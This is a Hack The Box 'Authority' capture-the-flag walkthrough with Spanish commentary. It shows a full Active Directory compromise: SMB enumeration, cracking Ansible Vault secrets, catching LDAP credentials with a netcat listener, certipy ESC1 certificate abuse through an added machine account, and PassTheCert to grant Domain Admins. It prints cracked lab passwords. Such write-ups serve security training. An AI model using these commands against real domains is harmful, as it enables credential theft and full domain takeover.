



Recon
sudo nmap -p- --open --min-rate 5000 -v -n -Pn 10.10.11.222 -oG allPorts
nmap -sCV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443,9389,47001,49664,49665,49666,49667,49673,49690,49691,49693,49694,49703,49711,64966,65012 10.10.11.222 -oN targeted# Nmap 7.95 scan initiated Tue Aug 12 04:11:28 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443,9389,47001,49664,49665,49666,49667,49673,49690,49691,49693,49694,49703,49711,64966,65012 -oN targeted 10.10.11.222Nmap scan report for 10.10.11.222Host is up (0.076s latency).
PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0|_http-title: IIS Windows Server| http-methods:|_ Potentially risky methods: TRACE88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-12 04:31:22Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Not valid before: 2022-08-09T23:03:21|_Not valid after: 2024-08-09T23:13:21|_ssl-date: 2025-08-12T04:32:37+00:00; -3h40m06s from scanner time.445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)|_ssl-date: 2025-08-12T04:32:37+00:00; -3h40m06s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Not valid before: 2022-08-09T23:03:21|_Not valid after: 2024-08-09T23:13:213268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Not valid before: 2022-08-09T23:03:21|_Not valid after: 2024-08-09T23:13:21|_ssl-date: 2025-08-12T04:32:37+00:00; -3h40m06s from scanner time.3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Not valid before: 2022-08-09T23:03:21|_Not valid after: 2024-08-09T23:13:21|_ssl-date: 2025-08-12T04:32:37+00:00; -3h40m06s from scanner time.5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found8443/tcp open ssl/http Apache Tomcat (language: en)|_ssl-date: TLS randomness does not represent time|_http-title: Site doesnt have a title (text/html;charset=ISO-8859-1).| ssl-cert: Subject: commonName=172.16.2.118| Not valid before: 2025-08-10T04:21:48|_Not valid after: 2027-08-12T16:00:129389/tcp open mc-nmf .NET Message Framing47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open msrpc Microsoft Windows RPC49665/tcp open msrpc Microsoft Windows RPC49666/tcp open msrpc Microsoft Windows RPC49667/tcp open msrpc Microsoft Windows RPC49673/tcp open msrpc Microsoft Windows RPC49690/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049691/tcp open msrpc Microsoft Windows RPC49693/tcp open msrpc Microsoft Windows RPC49694/tcp open msrpc Microsoft Windows RPC49703/tcp open msrpc Microsoft Windows RPC49711/tcp open msrpc Microsoft Windows RPC64966/tcp open msrpc Microsoft Windows RPC65012/tcp open msrpc Microsoft Windows RPCService Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:| date: 2025-08-12T04:32:28|_ start_date: N/A|_clock-skew: mean: -3h40m06s, deviation: 0s, median: -3h40m06s| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Aug 12 04:12:43 2025 -- 1 IP address (1 host up) scanned in 74.69 secondsecho "10.10.11.222 authority.htb" | sudo tee -a /etc/hostsnxc smb 10.10.11.222
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)nxc smb 10.10.11.222 -u 'guest' -p '' --shares
SMB 10.10.11.222 445 AUTHORITY [+] authority.htb\guest:SMB 10.10.11.222 445 AUTHORITY [*] Enumerated sharesSMB 10.10.11.222 445 AUTHORITY Share Permissions RemarkSMB 10.10.11.222 445 AUTHORITY ----- ----------- ------SMB 10.10.11.222 445 AUTHORITY ADMIN$ Remote AdminSMB 10.10.11.222 445 AUTHORITY C$ Default shareSMB 10.10.11.222 445 AUTHORITY Department SharesSMB 10.10.11.222 445 AUTHORITY Development READSMB 10.10.11.222 445 AUTHORITY IPC$ READ Remote IPCSMB 10.10.11.222 445 AUTHORITY NETLOGON Logon server shareSMB 10.10.11.222 445 AUTHORITY SYSVOL Logon server sharenxc smb 10.10.11.222 -u 'guest' -p '' --rid-brute
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)SMB 10.10.11.222 445 AUTHORITY [+] authority.htb\guest:SMB 10.10.11.222 445 AUTHORITY 498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 500: HTB\Administrator (SidTypeUser)SMB 10.10.11.222 445 AUTHORITY 501: HTB\Guest (SidTypeUser)SMB 10.10.11.222 445 AUTHORITY 502: HTB\krbtgt (SidTypeUser)SMB 10.10.11.222 445 AUTHORITY 512: HTB\Domain Admins (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 513: HTB\Domain Users (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 514: HTB\Domain Guests (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 515: HTB\Domain Computers (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 516: HTB\Domain Controllers (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 517: HTB\Cert Publishers (SidTypeAlias)SMB 10.10.11.222 445 AUTHORITY 518: HTB\Schema Admins (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 519: HTB\Enterprise Admins (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 520: HTB\Group Policy Creator Owners (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 521: HTB\Read-only Domain Controllers (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 522: HTB\Cloneable Domain Controllers (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 525: HTB\Protected Users (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 526: HTB\Key Admins (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 527: HTB\Enterprise Key Admins (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 553: HTB\RAS and IAS Servers (SidTypeAlias)SMB 10.10.11.222 445 AUTHORITY 571: HTB\Allowed RODC Password Replication Group (SidTypeAlias)SMB 10.10.11.222 445 AUTHORITY 572: HTB\Denied RODC Password Replication Group (SidTypeAlias)SMB 10.10.11.222 445 AUTHORITY 1000: HTB\AUTHORITY$ (SidTypeUser)SMB 10.10.11.222 445 AUTHORITY 1101: HTB\DnsAdmins (SidTypeAlias)SMB 10.10.11.222 445 AUTHORITY 1102: HTB\DnsUpdateProxy (SidTypeGroup)SMB 10.10.11.222 445 AUTHORITY 1601: HTB\svc_ldap (SidTypeUser)File Share (SMB)
smbclient //10.10.11.222/Development -U 'guest'smbclient '\\10.10.11.222\Development' -N -c 'prompt OFF;recurse ON;cd 'Development\Automation\Ansible\ADCS';lcd '~/Documents/HTB/Authority/content/';mget *'grep -r -i "password"
admin T0mc@tAdm1nrobot T0mc@tR00tWeb (8443)
https://10.10.11.222:8443/pwm/private/login

grep -r -i "svc"
PWM/ansible.cfg:remote_user = svc_pwm
cat PWM/ansible.cfg
Ansible Vault
https://www.bengrewell.com/cracking-ansible-vault-secrets-with-hashcat/
awk 'NR==1{print; next} {printf "%s", $0} END{print ""}' login | tr -d ' ' > pwm_admin_loginawk 'NR==1{print; next} {printf "%s", $0} END{print ""}' password | tr -d ' ' > pwm_admin_passwordawk 'NR==1{print; next} {printf "%s", $0} END{print ""}' ldap | tr -d ' ' > ldap_admin_passworansible2john pwm_admin_login > pwm_login.hashansible2john pwm_admin_password > pwm_pass.hashansible2john ldap_admin_password > ldap_pass.hashJohn
john ldap_pass.hash -w=/usr/share/wordlists/rockyou.txt
!@#$%^&*cat ldap_admin_password | ansible-vault decrypt; echo
- ldap_admin_password
DevT3st@123- pwm_admin_password
pWm_@dm!N_!23- login
svc_pwmnxc smb 10.10.11.222 -u 'svc_pwm' -p 'pWm_@dm!N_!23'SMB 10.10.11.222 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)SMB 10.10.11.222 445 AUTHORITY [+] authority.htb\svc_pwm:pWm_@dm!N_!23 (Guest)Configuration Manager

En esta parte podemos modificar la direccion URL para verificar si se esta enviando datos sensibles como credenciales.

Antes debemos modificar ldaps a ldap ya que ldap es sin SSL\TLS. Como en este caso que viaja informacion pero con ldaps nos llega la informacion cifrada:

ldap://10.10.14.5:389
nc -lvnp 389listening on [any] 389 ...connect to [10.10.14.5] from (UNKNOWN) [10.10.11.222] 58954
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!svc_ldaplDaP_1n_th3_cle4r!nxc smb 10.10.11.222 -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!'

evil-winrm -i 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'net user svc_ldapUser name svc_ldapFull NameCommentUser's commentCountry/region code 000 (System Default)Account active YesAccount expires Never
Password last set 8/10/2022 9:29:31 PMPassword expires NeverPassword changeable 8/11/2022 9:29:31 PMPassword required YesUser may change password No
Workstations allowed AllLogon scriptUser profileHome directoryLast logon 7/5/2023 8:43:09 PM
Logon hours allowed All
Local Group Memberships *Remote Management UseGlobal Group memberships *Domain UsersThe command completed successfully.- Upload winPEAS

certipy-ad find -vulnerable -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.10.11.222 -stdout
ADCS - ESC1
certipy-ad req -u 'svc_ldap' -dc-ip 10.10.11.222 -target-ip 10.10.11.222 -p 'lDaP_1n_th3_cle4r!' -template CorpVPN -upn administrator@authority.htb -ca 'AUTHORITY-CA
Esto es porque los permisos solo los tiene los grupos DOMAIN COMPUTERS, DOMAIN ADMINS .

Verificar la cuota de “Join Computer” (ms-DS-MachineAccountQuota)
Get-ADUser -Identity svc_ldap -Properties MemberOf | Select-Object -ExpandProperty MemberOfGet-ADObject -Identity "DC=authority,DC=htb" -Properties ms-DS-MachineAccountQuotaPor defecto, los usuarios autenticados pueden unir hasta 10 computadoras al dominio gracias al atributo ms-DS-MachineAccountQuota en el dominio.
DistinguishedName : DC=authority,DC=htbms-DS-MachineAccountQuota : 10Name : authorityObjectClass : domainDNSObjectGUID : 011a2802-ff7d-4748-bd64-b7386cae0bd2Como podemos ver tiene delegación explícita en la OU de computadoras, lo cual nos permite ejecutar Add-Computer.
https://github.com/aniqfakhrul/powerview.py
https://github.com/aniqfakhrul/powerview.py?tab=readme-ov-file#module-available-so-far
powerview authority.htb/'svc_ldap':'lDaP_1n_th3_cle4r!'@10.10.11.222 --dc-ip 10.10.11.222
Add-ADComputer -ComputerName racc0x -ComputerPass racc0x123!PV ❯ Get-ADObject -Identity racc0x$
objectClass : top person organizationalPerson user computercn : racc0xdistinguishedName : CN=racc0x,CN=Computers,DC=authority,DC=htbinstanceType : 4whenCreated : 13/08/2025 06:48:03 (today)whenChanged : 13/08/2025 06:48:03 (today)uSNCreated : 262363uSNChanged : 262365name : racc0xobjectGUID : {267e56f5-f1da-44b2-a8f0-ca959b55e277}userAccountControl : WORKSTATION_TRUST_ACCOUNTbadPwdCount : 0codePage : 0countryCode : 0badPasswordTime : 01/01/1601 00:00:00 (424 years, 7 months ago)lastLogoff : 1601-01-01 00:00:00+00:00lastLogon : 01/01/1601 00:00:00 (424 years, 7 months ago)localPolicyFlags : 0pwdLastSet : 13/08/2025 06:48:03 (today)primaryGroupID : 515objectSid : S-1-5-21-622327497-3269355298-2248959698-11602accountExpires : 9999-12-31 23:59:59.999999+00:00logonCount : 0sAMAccountName : racc0x$sAMAccountType : SAM_MACHINE_ACCOUNTdNSHostName : racc0x.authority.htbservicePrincipalName : RestrictedKrbHost/racc0x.authority.htb RestrictedKrbHost/racc0x HOST/racc0x.authority.htb HOST/racc0xobjectCategory : CN=Computer,CN=Schema,CN=Configuration,DC=authority,DC=htbisCriticalSystemObject : FalsedSCorePropagationData : 01/01/1601 00:00:00 AMmS-DS-CreatorSID : S-1-5-21-622327497-3269355298-2248959698-1601certipy-ad req -u 'racc0x$'@10.10.11.222 -dc-ip 10.10.11.222 -p 'racc0x123!' -template CorpVPN -upn administrator@authority.htb -ca 'AUTHORITY-CA'
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.222
“KDC_ERR_PADATA_TYPE_NOSUPP"
"…cuando un controlador de dominio no tiene instalado un certificado para tarjetas inteligentes…” es probablemente la razón más común para este error. Si el DC no tiene un certificado de “Controlador de dominio”, “Autenticación de controlador de dominio” u otro certificado con el EKU (Uso mejorado de clave) “Autenticación de servidor” (OID 1.3.6.1.5.5.7.3.1) instalado, el DC no está configurado correctamente para PKINIT y la autenticación fallará.
https://posts.specterops.io/certificates-and-pwnage-and-patches-oh-my-8ae0f4304c1d
https://www.thehacker.recipes/ad/movement/schannel/passthecert#theory
certipy-ad cert -pfx administrator.pfx -nokey -out admin.crtcertipy-ad cert -pfx administrator.pfx -nocert -out admin.keypython3 passthecert.py -action whoami -crt admin.crt -key admin.key -domain authority.htb -dc-ip 10.10.11.222
python3 passthecert.py -action ldap-shell -crt admin.crt -key admin.key -domain authority.htb -dc-ip 10.10.11.222
add_user_to_group svc_ldap "Domain Admins"
https://www.thehacker.recipes/ad/movement/ntlm/pth#practice
Comprobamos
